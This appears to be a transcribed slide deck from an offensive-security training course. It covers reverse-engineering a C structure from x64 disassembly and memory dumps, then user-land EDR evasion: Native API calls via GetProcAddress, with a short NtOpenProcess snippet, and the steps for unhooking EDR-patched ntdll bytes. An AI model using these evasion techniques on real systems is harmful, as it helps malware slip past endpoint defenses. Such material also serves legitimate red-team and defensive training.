
3 to reach the relative offset mem location we need to add size of the pattern

4 to get the rip, relative offset base address needs to be added with the size of the relative offset which is 0x4

5 once we have the rip and relative offset (for instance 0x3fb5) we need to add them to get the base address of actual data in memory

Reversing Tips - Analysing structure

- Usually while reversing we don't have much information on the type and field name of the structure
- We need to make an assumption based on the data present in the memory as well as how the program is accessing and using it.
- In below example, we can see some repetitive pattern holding some information so we can assume that the buffer could be the array of the structure, we can map the information in the source code as well



```
MESSAGE_DATA_INFO mdi_arr[] = {
    {"alice", "bob", msg1, strlen(msg1)},
    {"mayo", "coby", msg2, strlen(msg2)},
    {"alison", "alice", msg3, strlen(msg3)}
};

#pragma optimize( "", off )
void send_message(MESSAGE_DATA_INFO *mdi, int trigge
    if (trigger == 1) {
        printf((const char*)unk_data);
        printf("sending message \n");
        printf(mdi->message_data);
        printf("message sent \n");
    }
    else if (trigger == 2) {
```

```
00007FF7F1E311C0   48:FFC0             inc rax
00007FF7F1E311C3   803C01 00           cmp byte ptr ds:[rcx+rax],0
00007FF7F1E311C7   75 F7               jne exercise.7FF7F1E311C0
00007FF7F1E311C9   48:89BC24 90000000  mov qword ptr ss:[rsp+90],rdi
00007FF7F1E311D1   48:85C0             test rax,rax
00007FF7F1E311D4   0F84 D0000000       je exercise.7FF7F1E312AA
00007FF7F1E311DA   48:8D3D 5F3E0000    lea rdi,qword ptr ds:[<unsigned char *unk_data>]
00007FF7F1E311E1   48:8BC3             mov rax,rbx
00007FF7F1E311E4   48:FFC0             inc rax
00007FF7F1E311E7   803C07 00           cmp byte ptr ds:[rdi+rax],0
00007FF7F1E311EB   75 F7               jne exercise.7FF7F1E311E4
00007FF7F1E311ED   48:85C0             test rax,rax
00007FF7F1E311F0   0F84 B4000000       je exercise.7FF7F1E312AA
00007FF7F1E311F6   48:8D15 733E0000    lea rdx,qword ptr ds:[<struct MESSAGE_DATA_INFO *mdi_arr>]
00007FF7F1E311FD   48:8D0D 04210000    lea rcx,qword ptr ds:[<"[] random name: %s \n"...>]
00007FF7F1E31204   E8 07FEFFFF         call <exercise.printf>
00007FF7F1E31209   B9 38000000         mov ecx,38
00007FF7F1E3120E   FF15 A41E0000       call qword ptr ds:[<&malloc>]
00007FF7F1E31214   8B0D 06210000       mov ecx,dword ptr ds:[<"Allison"...>]
00007FF7F1E3121A   48:8905 DF440000    mov qword ptr ds:[<struct MESSAGE_DATA_INFO *pmessage_info>],ra
00007FF7F1E31221   8908                mov dword ptr ds:[rax],ecx
00007FF7F1E31223   0FB70D FA200000     movzx ecx,word ptr ds:[7FF7F1E33324]
```

note: the number inside () is the size of the data

```
rdx=000001D9F2637B80 &"C:\\Users\\johns\\source\\repos\\Exercise\\x64\\Release\\Exercise.exe"
qword ptr ds:[00007FF7F1E35070 "alice"]=6563696C61

.text:00007FF7F1E311F6 exercise.exe:$11F6 #5F6
```

name1(20)

name2(20)

pointer to some data (8)

```
Address           Hex                                              ASCII
00007FF7F1E35070  61 6C 69 63 65 00 00 00 00 00 00 00 00 00 00 00  alice...........
00007FF7F1E35080  00 00 00 00 62 6F 62 00 00 00 00 00 00 00 00 00  ....bob.........
00007FF7F1E35090  00 00 00 00 00 00 00 00 50 33 E3 F1 F7 7F 00 00  ........P3ãñ÷...
00007FF7F1E350A0  09 00 00 00 00 00 00 00 6D 61 79 6F 00 00 00 00  ........mayo....
00007FF7F1E350B0  00 00 00 00 00 00 00 00 00 00 00 00 63 6F 62 79  ............coby
00007FF7F1E350C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00007FF7F1E350D0  30 33 E3 F1 F7 7F 00 00 0A 00 00 00 00 00 00 00  03ãñ÷...........
00007FF7F1E350E0  61 6C 69 73 6F 6E 00 00 00 00 00 00 00 00 00 00  alison..........
00007FF7F1E350F0  00 00 00 00 61 6C 69 63 65 00 00 00 00 00 00 00  ....alice.......
00007FF7F1E35100  00 00 00 00 00 00 00 00 40 33 E3 F1 F7 7F 00 00  ........@3ãñ÷...
00007FF7F1E35110  0B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00007FF7F1E35120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```


could be flag or size of the data pointed by address highlighted in purple box (8)

```
0000000A46EFFA08  00007FF7F1E314F0  return to
0000000A46EFFA10  0000000000000000
0000000A46EFFA18  00007FF7F1E31569  return to
0000000A46EFFA20  0000000000000000
0000000A46EFFA28  0000000000000000
0000000A46EFFA30  0000000000000000
0000000A46EFFA38  0000000000000000
0000000A46EFFA40  0000000000000000
0000000A46EFFA48  00007FFB29CF269D  return to
0000000A46EFFA50  0000000000000000
0000000A46EFFA58  0000000000000000
0000000A46EFFA60  0000000000000000
0000000A46EFFA68  0000000000000000
0000000A46EFFA70  0000000000000000
0000000A46EFFA78  00007FFB2A82A9F8  return to
0000000A46EFFA80  0000000000000000
0000000A46EFFA88  0000000000000000
0000000A46EFFA90  0000000000000000
0000000A46EFFA98  0000000000000000
0000000A46EFFAA0  0000000000000000
0000000A46EFFAA8  0000000000000000
0000000A46EFFAB0  0000000000000000
```

```
Rebuild started...
1>------ Rebuild All started: Project: Exercise, Configuration: Release x64
1>exercise.cpp
1>Generating code
1>Previous IPDB not found, fall back to full compilation.
1>All 7 functions were compiled because no usable IPDB/IOBJ from previous c
1>Finished generating code
1>Exercise.vcxproj -> C:\Users\johns\source\repos\Exercise\x64\Release\Exer
========== Rebuild All: 1 succeeded, 0 failed, 0 skipped ==========
========== Rebuild started at 10:45 AM and took 00.633 seconds ==========
```

Reversing Tips - Analysing structure

- Usually structure members are accessed from the base of the structure by adding relative offset to the base of the structure
    - For instance, assume [rax] is pointing at base of the structure
    - Then to access the member, let's say 14 is the offset value for second member of the structure, then
        - [rax + 14] will be used to access the second member of the structure



```
00007FF705FA120E   8D4A 37             lea ecx,qword ptr ds:[rdx+37]
00007FF705FA1211   FF15 991E0000       call qword ptr ds:[<&calloc>]
00007FF705FA1217   8B0D 03210000       mov ecx,dword ptr ds:[<"Allison"...>]
00007FF705FA121D   48:8905 DC440000    mov qword ptr ds:[<struct MESSAGE_DATA_INFO *pmessage_info>],rax
00007FF705FA1224   8908                mov dword ptr ds:[rax],ecx
00007FF705FA1226   0FB70D F7200000     movzx ecx,word ptr ds:[7FF705FA3324]
00007FF705FA122D   66:8948 04          mov word ptr ds:[rax+4],cx
00007FF705FA1231   0FB60D EE200000     movzx ecx,byte ptr ds:[7FF705FA3326]
00007FF705FA1238   8848 06             mov byte ptr ds:[rax+6],cl
00007FF705FA123B   8B0D E7200000       mov ecx,dword ptr ds:[<"Willie"...>]
00007FF705FA1241   8948 14             mov dword ptr ds:[rax+14],ecx
00007FF705FA1244   0FB70D E1200000     movzx ecx,word ptr ds:[7FF705FA332C]
00007FF705FA124B   66:8948 18          mov word ptr ds:[rax+18],cx
00007FF705FA124F   48:8D4C24 50        lea rcx,qword ptr ss:[rsp+50]
00007FF705FA1254   48:8948 28          mov qword ptr ds:[rax+28],rcx
00007FF705FA1258   48:8D4C24 50        lea rcx,qword ptr ss:[rsp+50]
00007FF705FA125D   0F1F00              nop dword ptr ds:[rax],eax
00007FF705FA1260   48:FFC3             inc rbx
00007FF705FA1263   803C19 00           cmp byte ptr ds:[rcx+rbx],0
00007FF705FA1267   75 F7               jne exercise.7FF705FA1260
00007FF705FA1269   BA 01000000         mov edx,1
00007FF705FA126E   48:8958 30          mov qword ptr ds:[rax+30],rbx
00007FF705FA1272   48:8BC8             mov rcx,rax
00007FF705FA1275   E8 F6FDFFFF         call <exercise.void __cdecl send_message(struct MESSAGE_DATA_INFO *, int)>
00007FF705FA127A   BA 02000000         mov edx,2
00007FF705FA127F   48:8D4424 50        lea rax,qword ptr ss:[rsp+50]
00007FF705FA1284   48:894424 30        mov qword ptr ss:[rsp+30],rax
```

[rax] here is the base of the structure

usually members of the structure are accessed using relative offset from the base [rax] for instance [rax + x]


```
lope_Stealth_Ops_Training_Is_Enjoyable"
llison"

exercise.exe:$1272 #672
```

```
Hex                                                ASCII
41 6C 6C 69 73 6F 6E 00 00 00 00 00 00 00 00 00   Allison.........
00 00 00 00 57 69 6C 6C 69 65 00 00 00 00 00 00   ....Willie......
00 00 00 00 00 00 00 00 30 F9 5F 5C 50 00 00 00   ........Où_\P...
26 00 00 00 00 00 00 00 AB AB AB AB AB AB AB AB   &.......««««««««
AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00   ««««««««........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 4A 6D BB 30 78 3C 00 30   ........Jm»0x<.0
```

```
000000505C5FF8E0
000000505C5FF8E8
000000505C5FF8F0
000000505C5FF8F8
000000505C5FF900
000000505C5FF908
000000505C5FF910
000000505C5FF918
000000505C5FF920
000000505C5FF928
000000505C5FF930
000000505C5FF938
000000505C5FF940
000000505C5FF948
000000505C5FF950
```

Reversing Tips - Analysing structure : TASK

- Find the memory address of the structure **mdi_arr* then parse and build the structure based on the data retrieve from the memory.
    - Please refer to slide no 182-184 or the function search_mem() in the code section
    - Following is the structure to build:
        - Below is the actual structure and the array of structure
        - Please refer to the below format and try to build the structure from the data retrieved from the memory



```
struct MESSAGE_DATA_INFO {
    char sender_name[20];
    char receiver_name[16];
    const char* message_data;
    size_t message_len;
}message_info, *pmessage_info;

const char msg1[] = "hello bob";
const char msg2[] = "hello coby";
const char msg3[] = "hello alice";

MESSAGE_DATA_INFO mdi_arr[] = {
    {"alice", "bob", msg1, strlen(msg1)},
    {"mayo", "coby", msg2, strlen(msg2)},
    {"alison", "alice", msg3, strlen(msg3)}
};
```

General EDR Evasion Areas

- There are various techniques to evade EDR in both user-land and kernel-land.
- This section will cover some of the most basic user-land techniques.
  - Native APIs
  - EDR unhooking
    - Unhooking by patching
    - Dll unhooking
  - Direct syscalls
  - Re-using functions [DEMO]
- The techniques listed above are the base and starting point to work on any EDR bypass.

Native (NT) APIs

- The Native API is a lower-level interface for interacting with Windows
- These Native APIs are used in early version of Windows NT startup process
- The Native API is located in ntdll.dll in user-land
- This is the last location that EDR/AV monitors before syscall, so these NT APIs are definitely hooked by EDR
- However, Malware authors are increasingly using Native APIs.


Native (NT) APIs

- Few benefits of using Native APIs
  - Using NT APIs in malware could bypass static detection
  - Using NT APIs could also bypass runtime detection, for instance:
    - Common APIs like VirtualAlloc, CreateThread etc. are used by both legit and malicious applications. If these functions are used incorrectly, the program may be flagged as malware by AV/EDRs before even reaching “main” code. The use of NT APIs can assist in avoiding detection in situations like these.

Native (NT) APIs - steps


- Define the alias for the NT function type
- Retrieve and assign function address using **GetProcAddress**
- Execute the function

Native (NT) APIs - code



```
typedef NTSYSAPI NTSTATUS(NTAPI* _NtOpenProcess)(
    OUT PHANDLE                 ProcessHandle,
    IN ACCESS_MASK              AccessMask,
    IN POBJECT_ATTRIBUTES       ObjectAttributes,
    IN PCLIENT_ID               ClientId);
```

1. Defining Function



Resolving Function

```
  // Getting function address of NtOpenProcess
2 _NtOpenProcess pNtOpenProcess = (_NtOpenProcess)
                    GetProcAddress(hModule:GetModuleHandleA(lpModuleName:"ntdll.dll"),lpProcName:"NtOpenProcess");
  if (pNtOpenProcess == NULL) {
      printf(_Format:"[-] Failed to resolve function NtOpenProcess \n");
      exit(_Code:-1);
  }
  InitializeObjectAttributes(&objAttr, NULL, 0, NULL, NULL);
  clID.UniqueProcess = (HANDLE)pid;
  clID.UniqueThread = 0;
3 status = pNtOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &objAttr, &clID);
  if (!NT_SUCCESS(status)) {
      printf(_Format:"[-] Failed to Open Process: %x \n", status);
      exit(_Code:-1);
  }
```

Executing Function

EDR unhooking

- Unhooking is a technique for restoring EDR patched dll bytes to their original state

- Some of the unhooking techniques are:
  - Unhooking by patching
  - DLL unhooking

EDR unhooking: Unhooking by patching


- EDR patched bytes are re-patched with original bytes
- Mostly EDR hook APIs in ntdll, syscall number should be known before patching to original bytes
- Original patches are applied by hard-coding however can also be done dynamically

Exercise : 1

Unhooking by patching - steps


- Identify 5 original bytes that are patched along with syscall number
- Find the hooked function address in memory
- Change the memory protection at function address to **RWX**
- Patch the hook with original bytes
- Change the memory protection at function address back to **RX**

Unhooking by patching: code



